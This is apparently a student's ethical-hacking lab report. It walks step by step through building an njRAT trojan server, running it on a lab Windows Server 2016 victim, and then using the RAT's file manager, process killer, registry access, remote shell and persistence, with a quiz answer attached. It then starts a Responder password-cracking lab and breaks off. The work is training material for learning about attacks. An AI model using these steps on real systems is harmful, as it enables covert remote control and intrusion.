
- o When prompted with the **Save As** dialog:
 - Save the file to the **Desktop**.
 - Name it **Test.exe**.
 - Click **Save**.

5. Build Confirmation:

After successful creation, a "DONE!" message appears. Click **OK** to finish



Edit with WPS Office



Switch to Windows server 2016 and Navigate to the shared network location (EHE-Tools), and then Copy and Paste the executable file (Test.exe) onto the Desktop of Windows Server 2016.



Double-click the server (Test.exe) to run this malicious executable

Click Windows 10 to switch back to the Windows 10 machine. As soon as the victim (here, you) double-clicks the server, the executable starts running and the njRAT client (njRAT GUI) running in Windows 10 establishes a persistent connection with the victim machine, as shown in the screenshot



Edit with WPS Office



The screenshot shows the njRAT v0.7d interface running on Windows 10. The title bar indicates 'njRAT v0.7d Port[5552] Online[1] Selected[1] REQ[0]'. The main window is a table with the following columns: Screen, Name, IP, PC, User, Install Date, Flag, Country, Operating System, Cam, Ver, Ping, and Active Window. A single row is present in the table, representing a compromised system named 'HackRed_FE-46261C' with IP '10.10.1.16', User 'Administrator', Install Date '26-05-11', Flag 'N/A', Country 'US', Operating System 'Win Server 2016 Standard SP0 x64', Cam 'No', Ver '0.7d', Ping '004ms', and Active Window 'Program Manager'.

Screen	Name	IP	PC	User	Install Date	Flag	Country	Operating System	Cam	Ver	Ping	Active Window
	HackRed_FE-46261C	10.10.1.16	SERVER2016	Administrator	26-05-11	N/A	US	Win Server 2016 Standard SP0 x64	No	0.7d	004ms	Program Manager

Once a connection is established, njRAT GUI displays key details about the compromised system, including:

- IP Address
- Username
- Operating System

Steps to Control the Victim System:

1. **Access Control Options:**
 - o Right-click on the victim machine listed in the njRAT interface.
 - o Select **Manager** from the context menu.
2. **File Manager Tab:**
 - o Opens by default in the Manager window.
 - o Double-click any folder on the left panel (e.g., ProgramData) to browse its contents in the right panel.
 - o Right-click on any file or folder to see options like Open, Delete, Rename, or Execute.
3. **Process Manager Tab:**
 - o Click the **Process Manager** tab to view all running processes.
 - o Right-click on any process to:
 - **Kill** (terminate),
 - **Delete**, or
 - **Restart it**



Edit with WPS Office



mqsvc.exe	2948	system32	NETWORK SERVICE	
msdtc.exe	3004	System32	NETWORK SERVICE	
nfsnt.exe	2268	system32	NETWORK SERVICE	
RuntimeBroker.exe	908	System32	Administrator	-Embedding
SearchUI.exe	4476	Microsoft.Windows.Cortana_cw5n1h2txyewy	Administrator	-ServerName:CortanaUI.AppXa50dqqa5gqv-la-l28c9y1jjw7m3btvepj.mca
services.exe	596	Temp	Administrator	
services.exe	596	System32	SYSTEM	
ShellExperienceHost.exe	4392	ShellExperienceHost_cw5n1h2txyewy	Administrator	-ServerName:App.AppXtk18ttxbce2qsex02s8tw7hfxa9xb3t.mca
sihost.exe	2192	system32	Administrator	
smss.exe	288		SYSTEM	
SMSSvHost.exe	2932	v4.0.30319	LOCAL SERVICE	
SMSSvHost.exe	3296	v4.0.30319	NETWORK SERVICE	-NetMsmqActivator
snmp.exe	2920	System32	SYSTEM	
spoolsv.exe	2688	System32	SYSTEM	
svchost.exe	780	system32	SYSTEM	-k DcomLaunch
svchost.exe	836	system32	NETWORK SERVICE	-k RPCSS
svchost.exe	936	System32	NETWORK SERVICE	-k termsvc
svchost.exe	988	System32	LOCAL SERVICE	-k LocalServiceNetworkRestricted
svchost.exe	996	system32	LOCAL SERVICE	-k LocalService
svchost.exe	78	System32	SYSTEM	-k LocalSystemNetworkRestricted
svchost.exe	392	system32	NETWORK SERVICE	-k NetworkService
svchost.exe	800	system32	SYSTEM	-k ICSservice


Finally, click on the **Connections** tab. After selecting a specific connection, right-click and choose **Kill Connection** to terminate the communication between the victim machine and the associated port

0.0.0.0	1949	0.0.0.0	0	Listen	spoolsv[2948]
0.0.0.0	1548	0.0.0.0	0	Listen	mqsvc[2948]
0.0.0.0	1553	0.0.0.0	0	Listen	services[596]
0.0.0.0	1561	0.0.0.0	0	Listen	dns[2912]
0.0.0.0	1801	0.0.0.0	0	Listen	mqsvc[2948]
0.0.0.0	2103	0.0.0.0	0	Listen	mqsvc[2948]
0.0.0.0	2105	0.0.0.0	0	Listen	mqsvc[2948]
0.0.0.0	2107	0.0.0.0	0	Listen	mqsvc[2948]
0.0.0.0	2968	0.0.0.0	0	Listen	dreg[4888]
0.0.0.0	3268	0.0.0.0	0	Listen	lsass[604]
0.0.0.0	3269	0.0.0.0	0	Listen	lsass[604]
0.0.0.0	3389	0.0.0.0	0	Listen	svchost[936]
0.0.0.0	5985	0.0.0.0	0	Listen	System[4]
0.0.0.0	6703	0.0.0.0	0	Listen	dreg[4888]
0.0.0.0	9389	0.0.0.0	0	Listen	Microsoft.ActiveDirectory.WebServices[2]
0.0.0.0	47001	0.0.0.0	0	Listen	System[4]
10.10.1.16	53	0.0.0.0	0	Kill Connection	lsm[4]
10.10.1.16	109	0.0.0.0	0		




Edit with WPS Office

Click the registry tab,




Click Remote Shell. This launches a remote command prompt for the victim machine Type the command ipconfig/all and press Enter.



Edit with WPS Office

This displays all interfaces related to the victim machine,



```
[HacKed_FE46261C\Administrator\Win Server 2016 Standard SP0 x64]
File Manager Process Manager Connections Registry Remote Shell

Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Administrator.SERVER2016.000\Desktop>ipconfig/all

Windows IP Configuration

Host Name ..... : Server2016
Primary Dns Suffix ..... : EHE.com
Node Type ..... : Hybrid
IP Routing Enabled..... : No
WINS Proxy Enabled..... : No
DNS Suffix Search List..... : EHE.com

Ethernet adapter Ethernet 2:

Connection-specific DNS Suffix .:
Description ..... : Microsoft Hyper-V Network Adapter #2
Physical Address..... : 00-15-5D-10-50-49
DHCP Enabled..... : No
Autoconfiguration Enabled.... : Yes
Link-local IPv6 Address .. : fe80::74a6:d6b2:a511:8c74%2(PREFERRED)
IPv4 Address..... : 10.10.1.16(PREFERRED)
Subnet Mask..... : 255.255.255.0
Default Gateway..... : 10.10.1.1
DHCPv6 IAID ..... : 100068766
DHCPv6 Client DUID..... : 00-01-00-01-21-FC-E6-04-00-15-5D-08-BC-FD
DNS Servers..... ::1
127.0.0.1
NetBIOS over Tcpip..... : Enabled

Tunnel adapter Teredo Tunneling Pseudo-Interface:

Media State ..... : Media disconnected
Connection-specific DNS Suffix .:
Description ..... : Teredo Tunneling Pseudo-Interface
Physical Address..... : 00-00-00-00-00-00-E0
DHCP Enabled..... : No
Autoconfiguration Enabled.... : Yes

Tunnel adapter isatap.(0C4E9C36-4F35-4AF4-8926-2278464E6348):


Media State ..... : Media disconnected
Connection-specific DNS Suffix .:
```

Now, Close the Manager window

Right-click on the victim name, and click Open Chat




Edit with WPS Office




A Chat pop-up appears; enter a nickname (here, Hacker) and click OK


A chat box appears; type a message, and then click Send




Edit with WPS Office




In Victim's Machine,



If the victim shut down the system , njRAT loses its connection with Windows Server 2016(victim)



Edit with WPS Office



njRAT is designed to automatically establish a connection once the victim logs in. After the malicious file is executed and the system restarts or the user logs back in, the **attacker's client (njRAT)** automatically detects and connects to the victim machine – no manual re-connection is needed



On completion of this lab, click [Windows Server 2016](#) to switch to the **Windows Server 2016** machine, launch **Task Manager**, look for the **server.exe (32 bit)** process



QUIZ:



Edit with WPS Office

Question 3.1.2.1

Use the Windows 10 machine (10.10.1.10) as the attacker machine and the Windows Server 2016 machine (10.10.1.16) as the victim machine. Run the njRAT trojan from the attacker machine at D:\EHE-Tools\EHE Module 03 Information Security Threats and Vulnerability Assessment\Trojans Types\Remote Access Trojans (RAT)\njRAT and gain control over the victim machine. What is the primary DNS suffix of the victim machine?

EHE.com

Score

✓ Correct

Ethical Hacking Lab Report – 06 (Date: 05-05-2025)

EC-Council Lab Assignment: Module 4

Password Cracking Techniques and Countermeasures

Objective

- This lab is about understanding how passwords can be cracked. Password cracking means figuring out a password using different methods, like guessing or using special tools. People might crack passwords to recover their own lost passwords, check if a system is secure, or—unfortunately—break into systems without permission.
- In this lab, you will see how weaknesses in security can be exploited and how different password-cracking techniques work. The main goal is to learn how to monitor a system remotely and understand how someone might bypass security controls to gain access.
- It's important to use this knowledge responsibly—to strengthen security, not to break it! Let me know if you need a clearer explanation or more details.



Edit with WPS Office

Overview of Social Engineering

Password cracking is a common hacking method used to gain unauthorized access to a system. Attackers may guess passwords manually or use automated tools like dictionary attacks or brute-force methods. Weak passwords make these attacks more successful.

Lab 1: Perform Active Online Attack to Crack the System's Password

Lab Scenario

Active online attacks allow unauthorized access to systems by communicating directly with the target machine. Attackers use techniques like password guessing, brute-force attacks, hash injection, LLMNR/NBT-NS poisoning, and spyware/keyloggers to crack passwords.


This lab demonstrates how hackers exploit network vulnerabilities to obtain password information.

Lab Objectives

Use the Responder tool to perform an active online attack and crack system passwords. Let me know if you need further refinements!

Task 1: Perform Active Online Attack to Crack the System's Password using Responder


1. Click on Parrot Security 4.10 to switch to parrot security machine and login with attacker/toor



